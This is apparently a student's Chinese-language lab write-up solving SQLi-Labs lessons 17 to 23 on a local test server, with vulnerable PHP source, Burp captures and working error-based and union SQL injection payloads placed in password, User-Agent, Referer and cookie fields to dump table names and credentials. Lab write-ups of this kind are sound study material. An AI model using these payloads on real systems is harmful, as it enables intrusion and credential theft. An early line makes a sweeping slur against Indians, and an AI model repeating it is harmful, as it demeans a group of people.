

SQLi-Labs

Less-17

(插一句题外话,less-16和15差不多就不演示了)

less-17很有意思，因为它终于不是模拟登陆界面了，而是密码修改界面。

先随便输一个用户名： 1

假如我们不知道数据库内存储的名字，对1作之前出现过的所有闭合（字符/万能密码/数字型）都没什么用，同样的，在url地址内直接get注入也没有任何回显。而且这网站。。。



印度人没一个好东西

暂时发现不了注入点，那就拿burpsuite抓包看一下。

	Pretty	Raw	Hex
1	POST /Less-17/ ?id=1 HTTP/1.1		
2	Host: 127.0.0.1		
3	Content-Length: 29		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36		
10	Origin: http://127.0.0.1		
11	Content-Type: application/x-www-form-urlencoded		
12	Accept:		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-User: ?1		
16	Sec-Fetch-Dest: document		
17	Referer: http://127.0.0.1/Less-17/?id=1		
18	Accept-Encoding: gzip, deflate		
19	Accept-Language: zh-CN,zh;q=0.9		
20	Connection: close		
21			
22	uname=Dumb&passwd=&submit=Submit		

很明显这里是同时post了两个参数：用户名和密码。如果我们在那里把用户名换成一个数据库内存在的名字：

Request

	Pretty	Raw	Hex
1	POST /Less-17/ ?id=1 HTTP/1.1		
2	Host: 127.0.0.1		
3	Content-Length: 32		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Windows"		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36		
10	Origin: http://127.0.0.1		
11	Content-Type: application/x-www-form-urlencoded		
12	Accept:		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: navigate		
15	Sec-Fetch-User: ?1		
16	Sec-Fetch-Dest: document		
17	Referer: http://127.0.0.1/Less-17/?id=1		
18	Accept-Encoding: gzip, deflate		
19	Accept-Language: zh-CN,zh;q=0.9		
20	Connection: close		
21			
22	uname=Dumb&passwd=&submit=Submit		

Response

	Pretty	Raw	Hex	Render
1	[PASSWORD RESET]			
2	Dhakkan			
3	SUCCESSFUL			
4	UPDATED YOUR			
5	PASSWORD			

这个时候发现修改成功了。这似乎说明了注入点可能在password字段。尝试一下

[PASSWORD RESET]

Dhakkan

User Name :

New Password :

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Dumb" at line 1

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

[PASSWORD RESET]

Dhakkan

User Name :

New Password :

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')' WHERE username='Dumb" at line 1

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

Dhakkan

User Name :

New Password :

Submit

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

确定为字符型闭合，注入点为单引号（这一道题用 --+注释又出问题了，但是-- - 和#是可用的，所以杰哥说得对，还得是-- -适用性最强）

这道题后面就可以用报错注入了/延时注入/sqlmap (好吧好像判断不出来注入点也可以用sqlmap)了，代码和前面的15/16也就没什么区别了。

[PASSWORD RESET]
Dhakkan

User Name :
New Password :

Submit

XPATH syntax error: '~security'

URL
1' and updatexml(1,concat(0x7e,(select database()))),0x7e)-- -

但是！这道题是不可以布尔盲注的。原因其实很好理解：因为这道题回显的对与错是由输入的username是否正确决定的，但是实际的注入点是在password字段里的，这两者实际上毫无关系。

放源码：

```
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value,0,15);
    }

    // stripslashes if magic quotes enabled
    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote if not a number
    if (!ctype_digit($value))
    {
        $value = "'" . mysql_real_escape_string($value) . "'";
    }
}

else
{
    $value = intval($value);
}

return $value;
}

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
```

```

{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name: '.$uname."\n");
fwrite($fp,'New Password: '.$passwd."\n");
fclose($fp);

// connectivity
@$sql="SELECT username, password FROM users WHERE username= $uname LIMIT 0,1";

$result=mysql_query($sql);
$row = mysql_fetch_array($result);
//echo $row;
if($row)
{
    //echo '<font color= "#0000ff">';
    $row1 = $row['username'];
    //echo 'Your Login name:'. $row1;
    $update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
    mysql_query($update);
    echo "<br>";

    if (mysql_error())
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        print_r(mysql_error());
        echo "</br></br>";
        echo "</font>";
    }
    else
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        //echo " Your Password has been successfully updated " ;
        echo "<br>";
        echo "</font>";
    }
}

echo '';
//echo 'Your Password: ' . $row['password'];
echo "</font>";


}
else
{
    echo '<font size="4.5" color="#FFFF00">';
    //echo "Bug off you silly Dumb hacker";
}

```

```

        echo "</br>";
        echo '';

        echo "</font>";
    }
}

?>

```

这玩意的原理是：先查询uname在不在username表里，如果在则根据uname一起输入的password覆盖掉passwd。介于这段输入代码中有查看是否可注入的功能/账户名优先级高于密码的设置，当输入的用户名不对的时候干啥都没用，一定会返回"slap1.jpg"

```

// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
//making sure uname is not injectable
$username=check_input($_POST['uname']);

$passwd=$_POST['passwd'];

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name:'.$username."\n");
fwrite($fp,'New Password:'.$passwd."\n");
fclose($fp);

```

而返回的Mysql错误语句其实是因为update函数返回了已被执行的语句。

```

//echo '<font color="#0000ff">';
$row1 = $row['username'];
//echo 'Your Login name:'. $row1;
$update="UPDATE users SET password = '$passwd' WHERE username='$row1'";
mysql_query($update);
echo "<br>";

```

less-17源代码的详细解释：

https://blog.csdn.net/weixin_39934520/article/details/105445492

Less-18

首先明确这题的两个字段都没法注入。源码：

```

$username = check_input($_POST['uname']);
$passwd = check_input($_POST['passwd']);

```

都进行了注入筛查保护。

重申一下HTTP请求头里的一个参数

user-agent:一个特殊字符串头，使得服务器能够识别客户使用的[操作系统](#)及版本、CPU类型、[浏览器](#)及版本、浏览器渲染引擎、浏览器语言、[浏览器插件](#)等。而服务器可通过判断UA来给客户端发送不同的页面。

查看源码：

```
<?php
//including the MySQL connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);

function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value,0,20);
    }

    // Stripslashes if magic quotes enabled
    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote if not a number
    if (!ctype_digit($value))
    {
        $value = "'" . mysql_real_escape_string($value) . "'";
    }
}

else
{
    $value = intval($value);
}

return $value;
}

$uagent = $_SERVER['HTTP_USER_AGENT'];
$IP = $_SERVER['REMOTE_ADDR'];
echo "<br>";
echo 'Your IP ADDRESS is: ' . $IP;
echo "<br>";
//echo 'Your User Agent is: ' . $uagent;
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

/*
echo 'Your Your User name:'. $uname;
echo "<br>";
echo 'Your Password:'. $passwd;
```

```

echo "<br>";
echo 'Your User Agent String:'. $uagent;
echo "<br>";
echo 'Your User Agent String:'. $IP;
*/
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Agent:'.$uname."\n");

fclose($fp);

$sql="SELECT users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
$result1 = mysql_query($sql);
$row1 = mysql_fetch_array($result1);
if($row1)
{
    echo '<font color= "#FFFF00" font size = 3 >';
    $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`,
`username`) VALUES ('$uagent', '$IP', '$uname')";
    mysql_query($insert);
    //echo 'Your IP ADDRESS is: ' . $IP;
    echo "</font>";
    //echo "<br>";
    echo '<font color= "#0000ff" font size = 3 >';
    echo 'Your User Agent is: ' . $uagent;
    echo "</font>";
    echo "<br>";
    print_r(mysql_error());
    echo "<br><br>";
    echo '';
    echo "<br>";

}
else
{
    echo '<font color= "#0000ff" font size="3">';
    //echo "Try again looser";
    print_r(mysql_error());
    echo "<br>";
    echo "<br>";
    echo '';
    echo "</font>";
}

?>

```

function_check_input和less-17里是一样的。注意到这么一句：

```
$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`)
VALUES ('$uagent', '$IP', $uname");
```

这句话的意思是会将浏览器客户端的user-agent/ip地址插入到数据库里。这里选择user-agent注入。不过其实ip地址伪造注入也是可以的，不过似乎有些复杂（，而且网络上的参考文章非常少。先放个参考文档在这。

<https://wenku.baidu.com/view/ec03702151d380eb6294dd88d0d233d4b14e3fcd.html>

需要注意的是insert into语句里插入了三个值，所以构造的语句也需要三个值。注意到uagent在三个参数中排在第一个，所以需要将闭合注入点放在最前面。

burp抓包，构造UA错误：

```
admin' and updatexml(1,concat(0x7e,database(),0x7e),1)and 1='1#
```

这里要求还挺宽泛的。。。admin这里只填一个单引号注入符就行，后面的1='1#换成'1='1#,'#,'都是可以的。

当无法看到源码的时候如何判断字段：<https://www.jianshu.com/p/7494c1027abf>

Less-19

注入方式相同，注入点为referer字段。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES
('$uagent', '$IP')";
mysql_query($insert);
```

和18不同的是，在referer参数中只有两个注入位。

构造以下语句：

```
'1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
```

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```
POST /Less-19/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 34
Cache-Control: max-age=0
sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: 1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
uname=admin&passwd=1&submit=Submit
```

Response:

Welcome Dhakkan

Your IP ADDRESS is: 127.0.0.1
Your Referer is: 1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
XPATH syntax error: 'Dumb1,Angelina1,Dummy1.secure1'

SUCCESSFULLY LOGGED IN

成功爆库。

介于一些extractvalue的奇怪问题，在这里放上白嫖学姐的updatexml语句：

```
1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database(),0x7e),1) and '1'='1

| XPATH syntax error: '~emails,referers,uagents,users~'

1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1

| XPATH syntax error: '~id,username,password~'

1' and updatexml(1,concat(0x7e,(select concat_ws(':',username,password) from (select username,password from users)abc limit 0,1),0x7e),1) and '1'='1

| XPATH syntax error: '~Dumb:1'
```

关于某些语句为什么不可以（感谢@郭莫寒学长的指导）

首先看一下最核心的语句。

```
$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')"
```

意思是：把之前获取到的变量uagent/IP分别插入到security库，referers表的referer列和ip_address列。

那么如果我们构造一个语句：

```
1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#
```

在后端实际执行的语句就长这样：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))#) VALUES ('$uagent', '$IP')"
```

因为#的注释作用，所以实际执行的语句是：

```
$insert="INSERT INTO `security`.`referers` ('1',updatexml (1,concat(0x5c,(select group_concat(username,password) from users),0x5c),1))
```

在构造错误代码的时候就有一件很奇怪的事情，为什么和前面的题目相比这次的错误语句多出来了一个括号？

现在就可以解释了，因为原来的后端代码有一个括号，而这样构造的函数原本的括号被#注释了，所以需要加一个括号来防止语法错误。

如果不加这个括号，报错语句如下：

同样的，这道题extractvalue和updatexml一样可用。

mysql会把本来用于结束updatexml语句的后括号用于insert into语句。

为什么需要在开头增加1'，呢？

因为在这个insert into语句中每一个parameter都被单引号包括，所以需要一个单引号来闭合最前面的单引号，而1是可有可无的。

那为什么有的and语句也可以使用呢？（比如学姐的答案）

那是因为在sql语法中，用来分隔两个字段而and是用来连接不同的语句的。

来看一下：

```
1' and updatexml(1,concat(0x7e,(select database())),1) and '1'='1
(`referer`, `ip_address`)
```

前面的1'，用来闭合referer前的单引号，而'1'='1，正好用来闭合referer后的单引号。and连接了需要注入的updatexml语句。这其实是只注入了referer字段。

Less-20

首先看一眼登陆成功的页面：

SQLI DUMB SERIES-20

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin and expires: Fri 30 Sep 2022 - 18:06:03
Your Login name:admin
Your Password:1
Your ID:8

回显的东西是真的多！

看看源码多了什么不一样的东西：

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

    $sql="SELECT users.username, users.password FROM users WHERE
users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT
0,1";
    $result1 = mysql_query($sql);
    $row1 = mysql_fetch_array($result1);
    $cookee = $row1['username'];
    if($row1)
    {
        echo '<font color= "#FFFF00" font size = 3 >';
        setcookie('uname', $cookee, time()+3600);
        header ('Location: index.php');
        echo "I LOVE YOU COOKIES";
        echo "</font>";
        echo '<font color= "#0000ff" font size = 3 >';
        //echo 'Your Cookie is: ' . $cookee;
        echo "</font>";
        echo "<br>";
        print_r(mysql_error());
        echo "<br><br>";
        echo '';
        echo "<br>";
    }
}
```

上面一段还是经典的阻止username/password注入。

下面则是：判断是否用户名和密码存在且对应，如果符合条件则创建一个临时cookie。

```
echo "<br></font>";
$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
$result=mysql_query($sql);
if (!$result)
{
    die('Issue with your mysql: ' . mysql_error());
```

```

        }
        $row = mysql_fetch_array($result);
        if($row)
        {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' . $row['password'];
            echo "</font></b>";
            echo "<br>";
            echo 'Your ID:' . $row['id'];
        }
    }
}

```

这段就是实现网站回显部分的代码了。

cookee变量被引用多次且没有任何保护，所以大概率可以判断注入点在cookie上。

Request	Response														
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很明显地出现了交互。回显出现黄字'I LOVE YOU COOKIES'

注意到这里的交互分为两步，事实上这个黄字部分在正常过程中并不会显示。

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那么人话总结一下服务器干了啥：

- 1.确认登陆信息正确后将username写入cookie变量
- 2.在每次请求头读取时（无论get还是post）查询后台cookie是否存在。当存在时以get方式读取cookie中的username字段，当不存在时则以post方式在登录界面提交username（就是第一部其实）
- 3.在数据库中按username查询，若存在则查询并回显id，username，password.....

那下面其实就很简单了，因为第三部查询的时候是联合查询，所以直接在GET那一步修改cookie那一步为联合注入即可开爆（我靠太感动了好多年没遇到union select了）

Request

Pretty Raw Hex

```
1 GET /Less-20/index.php HTTP/1.1
2 Host: 127.0.0.1
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests : 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "Windows"
14 Referer: http://127.0.0.1/less-20/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: uname=admin'
18 Connection: close
19
20
```

Response

Pretty Raw Hex Render

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin' and
expires: Fri 30 Sep 2022 - 19:19:57
Issue with your mysql: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "admin'" LIMIT 0,1' at line 1

注释掉单引号后正常，说明为单引号字符串型。

正好复习一下联合注入

```
uname=admin'----->
    order by n --+
    union select 1,2,3 --+
    union select 1,2,database() --+
    union select 1,2,group_concat(table_name)from information_schema.tables where
table_schema='security' -- +
    union select 1,2,group_concat(column_name)from information_schema.columns
where table_schema='security' and table_name='users' --+
    union select 1,2,group_concat(username,0x7e,password)from security.users --+
```

不过这个题因为限制非常宽泛，所以布尔/延时/三种函数报错都是可以的。

Less-21~22

这题的特殊之处就在于cookies经过了base64编码，所以每一次注入的语句都要先编码之后才能正常注入。

注入点为')。

22题同样需要base64编码，注入点为"."

一些有关base64的注意事项：

Base64编码可用于在HTTP环境下传递较长的标识信息。例如，在Java Persistence系统Hibernate中，就采用了Base64来将一个较长的唯一标识符（一般为128-bit的UUID）编码为一个字符串，用作HTTP表单和HTTP GET URL中的参数。在其他应用程序中，也常常需要把二进制数据编码为适合放在URL（包括隐藏表单域）中的形式。此时，采用Base64编码具有不可读性，即所编码的数据不会被人用肉眼所直接看到。

Base64编码要求把3个8位字节 (38=24) 转化为4个6位的字节 (46=24)，之后在6位的前面补两个0，形成8位一个字节的形式。如果剩下的字符不足3个字节，则用0填充，输出字符使用'='，因此编码后输出的文本末尾可能会出现1或2个'='。

正因为这个特性，base64在有些注入环境下会出现问题：

1. 标准的Base64并不适合直接放在URL里传输，因为URL编码器会把标准Base64中的"/"和"+"字符变为形如"%XX"的形式，而这些 "%"号在存入数据库时还需要再进行转换，因为ANSI SQL中已将 "%"号用作通配符。

为解决此问题，可采用一种用于URL的改进Base64编码，它在末尾填充'=号，并将标准Base64中的 "+" 和 "/" 分别改成了 "-" 和 "_"，这样就免去了在URL编解码和数据库存储时所要作的转换，避免了编码信息长度在此过程中的增加，并统一了数据库、表单等处对象标识符的格式。

2. 另有一种用于正则表达式的改进Base64变种，它将 "+" 和 "/" 改成了 "!" 和 "-", 因为 "+", "*" 以及前面在IRCu中用到的 "[" 和 "]" 在正则表达式中都可能具有特殊含义。

此外还有一些变种，它们将 "+" 改为 "-" 或 "."（用作编程语言中的标识符名称）或 ".-"（用于XML中的NmToken）甚至 "_"（用于XML中的Name）。

Less-23

23终于回归了正常题目。但是和less-1不同的是，屏蔽了注释符。


实际测试：

包括#/- -/-+（应该是所有注释符都被屏蔽了）

源代码：

```
//filter the comments out so as to comments should not work
$reg = "#/";
$reg1 = "--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
//logging the connection parameters to a file for analysis.
```

应对方法：使用'1'='1闭合语句末尾的单引号



Less-24

(to be continued...)